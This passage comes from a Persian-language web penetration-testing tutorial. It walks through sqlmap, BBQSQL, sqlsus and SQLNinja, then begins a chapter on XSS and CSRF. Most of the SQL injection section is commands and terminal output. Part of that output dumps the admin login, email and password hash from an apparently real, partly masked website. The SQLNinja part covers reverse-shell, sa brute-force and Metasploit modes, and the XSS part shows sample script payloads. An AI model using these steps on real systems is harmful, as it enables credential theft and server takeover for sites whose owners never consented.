| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+

[07:13:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.          .com'
root@netamooz:~#
```

شما می توانید هر کدام از این جداول را به منظور استخراج داده ها استفاده کنید ولی از آنجایی که قصد ما بیشتر داده های حیاتی هدف است به جدول wp_user کفایت می کنیم .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sqlmap -u http://www.          .com/artists.php?id=115 -D exf -T wp_users --columns

                          {1.0.5.0#dev}

                          http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 07:16:06
```



با استفاده از سوییچ T- نام جدول را به برنامه داده و با استفاده از سوییچ --columns ستون های جدول را استخراج کنید :

```
[07:16:08] [INFO] resumed: varchar(60)
[07:16:08] [INFO] resumed: user_status
[07:16:08] [INFO] resumed: int(11)
[07:16:08] [INFO] resumed: display_name
[07:16:08] [INFO] resumed: varchar(250)
Database: exf
Table: wp_users
[10 columns]
+---------------------+---------------------+
| Column              | Type                |
+---------------------+---------------------+
| display_name        | varchar(250)        |
| ID                  | bigint(20) unsigned |
| user_activation_key | varchar(60)         |
| user_email          | varchar(100)        |
| user_login          | varchar(60)         |
| user_nicename       | varchar(50)         |
| user_pass           | varchar(64)         |
| user_registered     | datetime            |
| user_status         | int(11)             |
| user_url            | varchar(100)        |
+---------------------+---------------------+

[07:16:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.          .com'
root@netamooz:~#
```

همانگونه که در تصویر زیر مشاهده می کنید جدول wp_users دارای 10 ستون می باشد که می توانید ستون های مورد نظر خود را انتخاب کنیم .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sqlmap -u http://www.          .com/artists.php?id=115 -D exf -T wp_users -C display_name,user_email,user_login
,user_pass,user_status --dump

                          {1.0.5.0#dev}

                          http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
ibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misu
se or damage caused by this program

[*] starting at 07:19:15

[07:19:15] [INFO] resuming back-end DBMS 'mysql'
[07:19:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=115 AND 8323=8323

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=115 AND (SELECT 3194 FROM(SELECT COUNT(*),CONCAT(0x7171627a71,(SELECT (ELT(3194=3194,1))),0x7171767871,FLOOR(RAND
(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
---
[07:19:16] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.28, Apache 2.2.27
back-end DBMS: MySQL 5.0
[07:19:16] [INFO] fetching entries of column(s) 'display_name, user_email, user_login, user_pass, user_status' for table 'wp_user
s' in database 'exf'
[07:19:16] [INFO] the SQL query used returns 1 entries
[07:19:16] [INFO] resumed: admin
[07:19:16] [INFO] resumed: ka       @gmail.com
[07:19:16] [INFO] resumed: admin
[07:19:16] [INFO] resumed: $P$BpfW          aR2yCtkoY/
```



به منظور تعیین ستون های جدول از سوییچ C- استفاده کرده و نام ستون ها را با کاما از هم جدا می کنیم. در پایان به منظور استخراج داده ها سوییچ --dump را وارد می کنیم.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=115 AND 8323=8323

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=115 AND (SELECT 3194 FROM(SELECT COUNT(*),CONCAT(0x7171627a71,(SELECT (ELT(3194=3194,1))),0x7171767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
---
[07:19:16] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.28, Apache 2.2.27
back-end DBMS: MySQL 5.0
[07:19:16] [INFO] fetching entries of column(s) 'display_name, user_email, user_login, user_pass, user_status' for table 'wp_users' in database 'exf'
[07:19:16] [INFO] the SQL query used returns 1 entries
[07:19:16] [INFO] resumed: admin
[07:19:16] [INFO] resumed: ka@gmail.com
[07:19:16] [INFO] resumed: admin
[07:19:16] [INFO] resumed: $P$BpfW5 2yCtkoY/
[07:19:16] [INFO] resumed: 0
[07:19:16] [INFO] analyzing table dump for possible password hashes
[07:19:16] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:19:57] [INFO] writing hashes to a temporary file '/tmp/sqlmapr9xdjJ1868/sqlmaphashes-PzSQCx.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: exf
Table: wp_users
[1 entry]
+--------------+--------------------+------------+-------------------------------------+-------------+
| display_name | user_email         | user_login | user_pass                           | user_status |
+--------------+--------------------+------------+-------------------------------------+-------------+
| admin        | ka     @gmail.com  | admin      | $P$BpfW               R2yCtkoY/     | 0           |
+--------------+--------------------+------------+-------------------------------------+-------------+

[07:20:01] [INFO] table 'exf.wp_users' dumped to CSV file '/root/.sqlmap/output/www.        .com/dump/exf/wp_users.csv'
[07:20:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.        .com'
root@netamooz:~#
```

همانطور که در تصویر زیر نیز مشاهده می کنید نام کاربری , ایمیل و هش پسورد و دیگر اطلاعات استخراج می شود. در حین کار از شما سوال می شود که آیا می خواهید هش پسوردها را همین الان کرک کنید. معمولا راه حل بهتر این است که به صورت جداگانه و با ابزار حرفه ای تر مثل HashCat این کار را انجام دهید. همچنین لازم به ذکر است که اطلاعات استخراج شده در هر مرحله در قالب یک فایل csv در مسیر مخفی sqlmap. با نام سایت هدف ذخیره می گردد.



معرفی ابزار تزریق اسکیوال نابینا BBQSQL

کالی لینوکس دارای ابزاری می باشد که به صورت اختصاصی به منظور تزریق اسکیوال نابینا طراحی شده است. ابزار BBQSQL با زبان برنامه نویسی پایتون طراحی شده است. این ابزار مبتنی بر منو می باشد. چندین سوال را از شما پرسیده و سپس حمله تزریق اسکیوال را مبتنی بر پاسخ های دریافتی شما ایجاد می کند. BBQSQL یکی از سریع ترین ابزارهاست که به منظور تست خودکار تزریق اسکیوال نابینا می توان از آن استفاده کرد و نتایج دقیقی را بدست می آورد.

ابزار BBQSQL قابلیت پیکربندی برای استفاده از تکنیک های جستجوی باینری یا تناوبی را دارد. این ابزار را می توان به نحوی سفارشی سازی کرد تا به دنبال مقادیری خاص درون پاسخ های HTTP از اپلیکیشن وب بگردد و تزریق پذیر بودن هدف را تشخیص دهد.

همانطور که در تصویر زیر مشاهده می کنید , این ابزار بر اساس منوهای ساده ای طراحی شده است که حالت ویزاردی دارند و آدرس URL و پارامترها در منو اول طراحی شده و فایل خروجی و تکنیک های استفاده شده و قوانین تفسیر پاسخ در منو دوم تعریف می شوند.



root@netamooz: ~

File Edit View Search Terminal Help

```
 _______   _______    ______    ______    ______   __
|       \ |       \  /      \  /      \  /      \ |  \
| $$$$$$$\| $$$$$$$\|  $$$$$$\|  $$$$$$\|  $$$$$$\| $$
| $$__/ $$| $$__/ $$| $$   | $$| $$___\$$| $$   | $$| $$
| $$    $$| $$    $$| $$   | $$ \$$    \ | $$   | $$| $$
| $$$$$$$\| $$$$$$$\| $$ _ | $$ _\$$$$$$\| $$ _ | $$| $$
| $$__/ $$| $$__/ $$| $$/ \ $$|  \__| $$| $$/ \ $$| $$_____
| $$    $$| $$    $$ \$$ $$ $$ \$$    $$ \$$ $$ $$| $$     \
 \$$$$$$$  \$$$$$$$   \$$$$$$\  \$$$$$$   \$$$$$$\ \$$$$$$$$
                          \$$$                 \$$$

                 _.(-)._
              .'         '.
             / 'or '1'='1  \
             |'-...___...-'|
              \    '='    /
               `'._____.'`
                /   |   \
               /.--'|'--.\
            []/'-.__|__.-'\[]
                    |
                   []

   BBQSQL injection toolkit (bbqsql)
   Lead Development: Ben Toews(mastahyeti)
   Development: Scott Behrens(arbit)
   Menu modified from code for Social Engineering Toolkit (SET) by: David Kennedy (ReL1K)
   SET is located at: http://www.secmaniac.com(SET)
   Version: 1.0

   The 5 S's of BBQ:
   Sauce, Spice, Smoke, Sizzle, and SQLi


 Select from the menu:

   1) Setup HTTP Parameters
   2) Setup BBQSQL Options
   3) Export Config
   4) Import Config
   5) Run Exploit
   6) Help, Credits, and About

  99) Exit the bbqsql injection toolkit

bbqsql>
```

معرفی ابزار تزریق های اسکیوال Sqlsus

Sqlsus ابزاری سفارشی به منظور تزریق پایگاه داده MySQL می باشد. این ابزار برخلاف SQLmap (که به زبان پایتون هست) با زبان برنامه نویسی پرل نوشته شده است. ابزار SQLsus به سرعت بالا و کارآمدی مشهور است چرا که اجازه اجرای تعداد بالایی کوئری در زمان محدود را می دهد. این ابزار از ساب کوئری های انباشته و همچنین الگوریتم تزریق هوشمند استفاده می کند که موجب بهبود شانس تزریق اسکیوال می شود.

ابزار Sqlsus را می توانید از مسیر زیر در کالی لینوکس باز کنید.

Applications > Database Assessment

زمانی که برای اولین بار از این ابزار استفاده می کنید , بایستی یک فایل پیکربندی ایجاد شود. این کار را با استفاده از سوییچ g- به صورت زیر انجام می دهید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sqlsus -g sqlsus.cnfg

             sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to sqlsus.cnfg
root@netamooz:~#
```

فایل پیکربندی همه اطلاعات مهم مرتبط با حمله تزریق را شامل می شود. آدرس URL برای تست اولین گزینه ای است که باید در این فایل تعریف گردد.



دیگر گزینه های مهم استفاده بین دو متد GET و POST برای تزریق داده می باشد. همچنین می توانید حالت تزریق مبتنی بر زمان time-based یا مبتنی بر بولین Boolean-based را انتخاب کنید. زمانیکه متغیرهای مورد نیاز را تعریف کردید , فایل پیکربندی را می توان به عنوان ورودی به ابزار sqlsus دارد. دستور مرتبط به صورت زیر می باشد :

```
sqlsus sqlsys.cnfg
```

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# gedit sqlsus.cnfg

Open    sqlsus.cnfg    Save

################################
########### GENERAL ###########

# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so that the real query returns nothing
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "";

# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that our queries won't be polluted by the
original one
# Ex : our $url_end = "#";
our $url_end = "";

# Use POST instead of GET
our $post = 0;

# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
our $blind = 0;

# In boolean-based blind mode, string to be found in the HTML if the statement is true
our $blind_string = "";

# In time-based blind mode, how long in seconds (can be a float) to sleep() when the statement is true
# You must specify a value higher than the maximum delay to be expected in normal conditions
our $blind_sleep = 2;

Perl   Tab Width: 8   Ln 49, Col 1   INS
```



ابزار تزریق SQLNinja

ابزار SQLNinja می تواند در تزریق اسکیوال Microsoft SQL Server به شما کمک کند. هدف اصلی استفاده از ابزار SQLNinja بدست آوردن کنترل سرور پایگاه داده با از مسیر تزریق اسکیوال می باشد. ابزار SQLNinja به زبان برنامه نویسی پرل نوشته شده است و از مسیر زیر در کالی لینوکس می توانید به آن دسترسی پیدا کنید :

Applications > Database Assessments

ابزار SQLNinja به منظور تشخیص وجود حفره های امنیتی ایجاد نشده بلکه به منظور بکارگیری حفره ها به منظور دسترسی به شل بر روی سرور پایگاه داده طراحی گردیده است. در اینجا برخی از ویژگی های مهم ابزار SQLNinja را مطرح می کنیم :

- انگشت نگاری سرور اسکیوال ریموت به منظور شناسایی نسخه , مجوزهای کاربر و وضعیت احرازهویت پایگاه داده و دسترسی پذیری xp_cmdshell
- آپلود فایل های اجرایی بر روی هدف از طریق SQLi
- یکپارچه سازی و سازگاری با ابزار قدرتمند متااسپلوییت
- استفاده از تکنیک های گریز از فایروال اپلیکیشن وب WAF و سیستم جلوگیری از نفوذ IPS با استفاده از کدهای مبهم
- تانلینگ شل با استفاده از پروتکل های DNS و ICMP
- بروت فورس پسورد 'sa' بر روی نسخه های قدیمی تر MS SQL

ابزار SQLNinja هم مشابه ابزار SQLMap با متااسپلوییت یکپارچه سازی شده



که به موجب آن می توانید از طریق نشست های متااسپلوییت از طریق مترپرتر به سرور هدف متصل شوید. همه اطلاعات مورد نیاز ابزار SQLNinja درون یک فایل پیکربندی ذخیره می شوند. یک نمونه از این فایل پیکربندی درون کالی لینوکس در مسیر زیر ذخیره شده است که الگوی خوبی برای شروع می باشد :

/usr/share/doc/sqlninja/sqlninja.conf.example

شما می توانید این فایل را با استفاده از ویرایشگر دلخواه خود تغییر دهید , درخواست های HTTP خود را استخراج آن از یک پروکسی مثل Burp به درون این فایل ذخیره کنید. همچنین می توانید آدرس آیپی لوکال که هدف به آن اتصال بازگشتی خواهد داشت تعیین کنید. یک فایل راهنمای گام به گام HTML درون ابزار قرار داده شده است که آن را می توانید در مسیر زیر پیدا کرده و مطالعه کنید.

/usr/share/doc/sqlninja/sqlninja-how.html

فایل پیکربندی شبیه تصویر زیر خواهد بود. --httprequest_start و --httprequest_end مارکرهایی هستند و در ابتدا و انتهای هر درخواست HTTP بایستی تعریف شوند.

```
############ HTTP REQUEST ############

--httprequest_start--
POST http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,jotto,phpbb2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

author=bobby';__SQL2INJECT__ &view-someones-blog-php-submit-button=View+Blog+Entries
--httprequest_end--

# Local host: your IP address (for backscan and revshell modes)
lhost = 192.168.1.69

# Interface to sniff when in backscan mode
device = eth0
```



ابزار Sqlninja حاوی ماژول های مختلفی می باشد که در تصویر زیر نمایش داده شده است. هرکدام از آنها با هدف بدست آوردن دسترسی به سرور با استفاده از تکنیک ها و پروتکل های مختلف طراحی شده اند :

```
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sqlninja
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
        -m <mode> : Required. Available modes are:
            t/test - test whether the injection is working
            f/fingerprint - fingerprint user, xp_cmdshell and more
            b/bruteforce - bruteforce sa account
            e/escalation - add user to sysadmin server role
            x/resurrectxp - try to recreate xp_cmdshell
            u/upload - upload a .scr file
            s/dirshell - start a direct shell
            k/backscan - look for an open outbound port
            r/revshell - start a reverse shell
            d/dnstunnel - attempt a dns tunneled shell
            i/icmpshell - start a reverse ICMP shell
            c/sqlcmd - issue a 'blind' OS command
            m/metasploit - wrapper to Metasploit stagers
        -f <file> : configuration file (default: sqlninja.conf)
        -p <password> : sa password
        -w <wordlist> : wordlist to use in bruteforce mode (dictionary method
                        only)
        -g : generate debug script and exit (only valid in upload mode)
        -v : verbose output
        -d <mode> : activate debug
            1 - print each injected command
            2 - print each raw HTTP request
            3 - print each raw HTTP response
            all - all of the above
        ...see sqlninja-howto.html for details

root@netamooz:~#
```

به منظور شروع بکارگیری دستور زیر را وارد کنسول کنید :

```
sqlninja -f <path to config file > -m m
```

اکنون ابزار Sqlninja شروع به تزریق کوئری های اسکیوال به منظور بکارگیری خواهد کرده و پس از تکمیل یک نشست مترپرتر باز می گرداند. با استفاده از این می توانید کنترل کامل هدف را در اختیار بگیرید.



فصل شش

بکارگیری کلاینت ها
با استفاده از حفره های
XSS و CSRF

بکارگیری کلاینت ها با استفاده از حفره های XSS و CSRF

در عصر Web 2.0 بیشتر سازمان ها در حال توسعه اپلیکیشن های غنی و قدرتمند آنلاین هستند. این اپلیکیشن ها با اهدافی همچون , کسب و کارهای تجارت الکترونیک , تراکنش های بانکی , معاملات سهام , ذخیره سازی رکوردهای پزشکی و... طراحی می شوند.

به منظور ارایه رابط کاربری غنی و قدرتمند , اپلیکیشن بایستی با کاربر نهایی که شما هستید ارتباط برقرار کند و اطلاعات حیاتی و ارزشمند کاربران را نیز ذخیره سازی کنند. از منظر امنیتی که نگاه کنیم , توسعه دهندگان این اپلیکیشن ها نیاز به محاسبه دقیق معیارهای امنیتی دارند تا اپلیکیشن را ایمن ساخته و یکپارچگی اطلاعات حیاتی حفظ گردد.

نگرانی اصلی این است که اپلیکیشن وب مبتنی بر ورودی کاربران نهایی می باشد و به کاربران نمی توان اعتماد کرد چرا که ممکن است همین کاربران با مقاصد شوم داده های مخرب را به اپلیکیشن وارد کنند. کاربر ممکن است از یک اسکریپت به منظور پرکردن فیلدهای نام کاربری استفاده کند.

زمانیکه اپلیکیشن وب به درستی قادر به اعتبارسنجی این داده های ورودی نیست هکر می تواند یک حمله را پیاده سازی کند و اپلیکیشن را بکارگیری کند.

در این فصل درباره حملات XSS یا همان اسکریپت نویسی بین سایتی و حملات



CSRF یا همان جعل درخواست بین سایتی گفتگو خواهیم کرد. در این حملات کاربر ابتدا به صورت غیرمستقیم سایت هدف را آلوده ساخته سپس در صورت مراجعه کاربر به مرورگر او نیز آلوده خواهد شد. زمانیکه سایت با اسکریپت مخرب آلوده شد کاربرانی که از صفحه آلوده بازدید می کنند نیز آلوده خواهند شد.

مباحثی که در این فصل پوشش خواهیم داده به شرح زیر می باشند :

- منشا حملات اسکریپت نویسی بین سایتی
- مروروری بر حملات اسکریپت نویسی بین سایتی
- انواع اسکریپت نویسی بین سایتی
- XSS و جاوا اسکریپت
- ابزارهای موجود برای حملات XSS
- حملات CSRF



منشا حملات XSS

احتمالا تا کنون زیاد شنیده اید که عبارات XSS و جاواسکریپت به صورت همزمان استفاده می شوند. جاوا اسکریپت یک زبان اسکریپت نویسی سمت مشتری می باشد که در سال 1995 توسط کمپانی Netscape معرفی گردید. هدف اصلی جاوا اسکریپت این بود که موجب افزایش قابلیت های مرورگر در سمت کاربر شود .

هرچند جاوا اسکریپت برای دیگر اهداف نیز استفاده می شد ولی بیشتر در مرورگرها به منظور اجرای اسکریپت های سمت کلاینت استفاده می شد. این اسکریپت ها به منظور تغییر حالت نمایش در صفحات وب استفاده می شد. برای مثال نمایش یک خطای پاپ آپ یا پنجره گفتگو در حین ورود اطلاعات اشتباه توسط کاربر بر روی صفحه وب. همچنین از آن به منظور اهداف تبلیغات درون مرورگر نیز استفاده می شد.

برخی هکرها خیلی زود فهمیدند که با استفاده از جاوا اسکریپت می توان داده ها را از صفحات وب بارگذاری شده در پنجره ها و فریم ها مجاور خواند. در نتیجه یک وبسایت مخرب می تواند از محدوده ها عبور کردده و با محتوای بارگذاری شده از دیگر سایت ها با دامنه ای کاملا متفاوت اجرا شود.

به عبارت ساده اینکه اسکریپت ها را از دیگر سایت ها بارگذاری کند.
یعنی اسکریپت نویسی بین سایتی

در واقع نام آن هم از اینجا منشا می گیرد. خیلی زود به منظور جلوگیری از این نوع حملات Netscape قانونی تحت عنوان Same Origin Policy را معرفی کرد.



بر اساس این قانون مرورگر به جاوا اسکریپت بارگذاری شده در یک صفحه وب تنها در صورتی اجازه دسترسی به دیگر صفحات وب را می دهد که از همان دامنه باشند.

به عبارت دیگر یک کاربر مخرب نمی تواند از جاوا اسکریپت به منظور خواندن داده های هر صفحه وب دلخواه دیگری استفاده کند.

در اوایل سال 2000 حملات اسکریپت نویسی بین سایتی **تغییر ماهیت** یافت. به جای خواندن محتویات از دیگر صفحات بارگذاری شده در فریم های مجاور , به منظور بارگذاری اسکریپت های مخرب در مرورگر وب استفاده می شد. هرچند هدف اصلی اسکریپت نویسی بین سایتی در طی سالیان تغییر یافت ولی نام آن تغییر نکرد و هنوز هم عده زیادی هنوز وقتی اسم XSS را می شنوند دلیل این نام گذاری را نمی دانند.

در طی سالیان حملات اسکریپت نویسی بین سایتی به منظور اجرا از اسکریپت های جاوا اسکریپت به منظور انجام اقدامات مخرب خود همچون آلوده سازی , اسکن پورت و کیلاگینگ استفاده می شود. ولی علاوه بر جاوا اسکریپت می توان از VBScript و ActiveX یا فلش نیز استفاده کرد هرچند از آنجایی که جاوا اسکریپت به طرز فیجعی رایج است ما نیز به توضیح مثال های خود بر اساس جاوا اسکریپت اکتفا می کنیم.



معرفی جاوا اسکریپت

برای اینکه مباحثی که برای شما مطرح می کنیم کمی واضح تر باشد بایستی ابتدا کمی درباره جاوا اسکریپت بدانید . جاوا اسکریپت هیچ ارتباطی با زبان برنامه نویسی جاوا ندارد. شرکت Netscape از نام مشهور جاوا به دلایل بازاریابی استفاده کرد و نام زبان اسکریپت نویسی خود را جاوا اسکریپت گذاشت. در اپلیکیشن های پویای وب , جاوا اسکریپت به منظور انجام کارهای زیادی استفاده می شود و می توان آن را درون صفحات وب جاسازی کرد تا داده ها را از صفحات دیگر وب استخراج کند.

یک نمونه ساده از آن وبسایت های شبکه های اجتماعی هستند که از جاوا اسکریپت به منظور ایجاد صفحات پروفایل استفاده می کنند و تصویر پروفایل و جزئیات کاربر را از منابع مختلف بارگذاری می کنند. برخی از راههای استفاده جاوا اسکریپت درون صفحات HTML به شرح زیر می باشد :

تگ Script : جاوا اسکریپت را می توان به صورت مستقیم درون صفحات وب قرار داد که این کار با استفاده از تگ Script به صورت زیر انجام می شود :

```
<script> alert("Netamooz"); </script>
```

تگ Body : اسکریپت را می توان با استفاده از یک رخداد onload درون تگ body جاساز کرد که به صورت زیر انجام می شود :

```
<body onload=alert("Netamooz")>
```

تگ تصویر image : این تگ را می توان به منظور اجرای یک کد جاوا اسکریپت استفاده کرد که اغلب برای اهداف مخرب بکار می رود :

```
<img src="javascript:alert(Netamooz);">
```



دیگر تگ ها همچون **<div>** , **<iframe>** و همچنین **<link>** نیز به منظور جاساز اسکریپت ها درون صفحات HTML کاربرد دارند.

جاوا اسکریپت را می توان به منظور نه تنها استخراج اطلاعات از سرور بلکه اسکریپت نویسی DOM نیز استفاده کرد و به داده های مرورگر وب و خصیصه های سیستم عامل دسترسی پیدا کرد. جاوا اسکریپت به منظور اجرا در یک محیط با دسترسی بسیار محدود (به سیستم عامل مبنا) طراحی شده ولی حتی با وجود محدودیت های موجود در دسترسی نیز جاوا اسکریپت در مرورگر بارگذاری می شود و قادر به کارهای مخرب است.

زمانیکه جاوا اسکریپت درون مرورگر بارگذاری می شود , قادر به دسترسی به کوکی های اختصاص یافته به نشست ها و همچنین تاریخچه URL می باشد. کوکی ها شناسه های نشست هستند .

در صورتیکه هکر قادر به سرقت آنها باشد , می تواند کنترل نشست را در اختیار گرفته و هویت وی را در حین استفاده از وب جعل کند. همچنین جاوا اسکریپت به کل DOM صفحه دسترسی دارد و می تواند محتوای HTML صفحه را ویرایش کند که منجر به دیفیس صفحات وب خواهد شد. با استفاده از تکنیک های مبهم کردن کدجاوا اسکریپت درک عملکرد جاوا اسکریپت دشوارتر هم خواهد شد.

نکته : DOM یک مدل Model ساختاردهی منطقی می باشد که خصیصه ها را به شیوه ای تعریف کرده که عناصر وب Objects (تصویر , متن , هدرها و لینک ها) در یک صفحه وب ارایه شوند. همچنین قوانین دستکاری آنها را تعریف می کند.



مروری بر اسکریپت نویسی بین سایتی

به عبارت ساده حمله Cross Site Scripting (XSS) یا همان اسکریپت نویسی بین سایتی به هکر اجازه می دهد تا کد مخرب جاوا اسکریپت را در مرورگر کاربر دیگری اجرا نماید. اسکریپت مخرب از طریق وبسایت آلوده به XSS تحویل مروگر کاربر داده می شود. مرورگر کاربر می بیند که اسکریپت از یک منبع قانونی و طی درخواست خود کاربر مبنی بر بازکردن صفحه آلوده ارایه شده در نتیجه آن را اجرا می کند. پس از اجرای اسکریپت بر روی مرورگر کاربر اسکریپت می تواند کارهایی را که کاربر قادر به انجام آنهاست را انجام دهد. اسکریپت می تواند موجب شود تا مرورگر تراکنش های جعلی را انجام دهد , کوکی ها به سرقت رفته و یا مرورگر را به سمت سایت دیگری هدایت کند.

یک حمله XSS معمولا مستلزم شرکای زیر می باشد :

- هکر که قادر به اجرای حمله است.
- اپلیکیشن وب که آلوده هست.
- قربانی هدف که از مرورگر استفاده می کند.
- یک وبسایت سوم شخص که هکر می خواهد مرورگر را به آن هدایت کند یا از طریق آن به قربانی حمله کند.

به مثالی از یک حمله XSS دقت کنید :



1. هکر ابتدا فیلدهای ورودی مختلف را به منظور احتمال وجود آسیب پذیری XSS تست می کند. این کار از طریق داده های قانونی انجام می شود. فیلدهای ورودی که داده را به سمت مرورگر بازتاب می دهند , کاندید آسیب پذیری XSS هستند.

2. زمانیکه هکر پارامتری را به منظور تزریق داده پیدا کرد و از عدم اعتبارسنجی مناسب ورودی مطمئن شد بایستی راهی به منظور تحویل آدرس URL به قربانی پیدا کند. این آدرس URL حاوی جاوا اسکریپت می باشد. هکر این کار را می تواند از طریق یک ایمیل و فریب کاربر به بازکردن ایمیل از طریق حملات مهندسی اجتماعی انجام دهد.

3. ایمیل ارسالی حاوی آدرس URL به اپلیکیشن آسیب پذیر وب به همراه جاوا اسکریپت تزریق می باشد. زمانی که قربانی بر روی این لینک کلیک می کند مرورگر وی آدرس URL را تجزیه و تحلیل کرده و جاوا اسکریپت به سایت ارسال می شود. ورودی در قالب جاوا اسکریپت به مرورگر بازتاب پیدا می کند. مثلا همچون مثال زیر :

```
http://example.org/hello.php?name=<script>alert('Netamooz')</script>
```

4. در بالا متد alert فقط برای نشان دادن اجرایی بودن حمله استفاده می شود و هیچ کار مخربی جز نمایش پیام Netamooz در مرورگر انجام نمی دهد. در بخش های بعدی این فصل دیگر متدهای استفاده شده جاوا اسکریپت توسط هکرها نمایش داده خواهد شد.

5. در صورتیکه اپلیکیشن آسیب پذیر باشد, یک پنجره گفتگو بر روی مرورگر قربانی نمایش داده می شود که اثبات کننده اجرای صحیح کد جاوا اسکریپت بر روی مرورگر قربانی می باشد.



انواع حملات XSS

هدف اصلی حملات XSS اجرای کد بر روی مرورگر قربانی می باشد ولی راههای مختلفی به منظور نیل به این هدف وجود دارد که به طراحی و هدف وبسایت بستگی دارد. به صورت کلی سه نوع حملات اسکریپت نویسی بین سایتی وجود دارند که عبارتند از :

- Persistent XSS (ماندگار)
- Reflected XSS (بازتابی)
- DOM XSS (مبتنی بر DOM)

XSS ماندگار

این نوع از حملات XSS با نام Stored XSS یا حملات اسکریپت نویسی بین سایتی ذخیره شده نیز شناخته می شود. حملات XSS زمانی پایدار نامیده می شود که داده تزریق شده بر روی وب سرور یا پایگاه داده سایت در سمت سرور ذخیره شود و اپلیکیشن وب بدون هیچ نوع اعتبارسنجی این داده را تحویل داده دهد.

فرض کنید یکی از صفحات فروم سایت شما در بخش نظرات حاوی چنین آسیب پذیری باشد. در این حالت هر شخصی که صفحه فروم و بخش نظرات را باز کرده به صورت خودکار اسکریپت مخرب هکر از روی سایت شما بر روی مرورگر کاربر اجرا می شود و وی آلوده می گردد . هرچند لازم به ذکر است این نوع آسیب پذیری به ندرت یافت می شود ولی در صورت بروز بسیار کشنده است.



انواع مختلف اهداف حملات xss ماندگار به شرح زیر هستند :

- فروم های گفتگو مبتنی بر صفحات وب
- وبسایت های شبکه های اجتماعی
- سایت های خبری

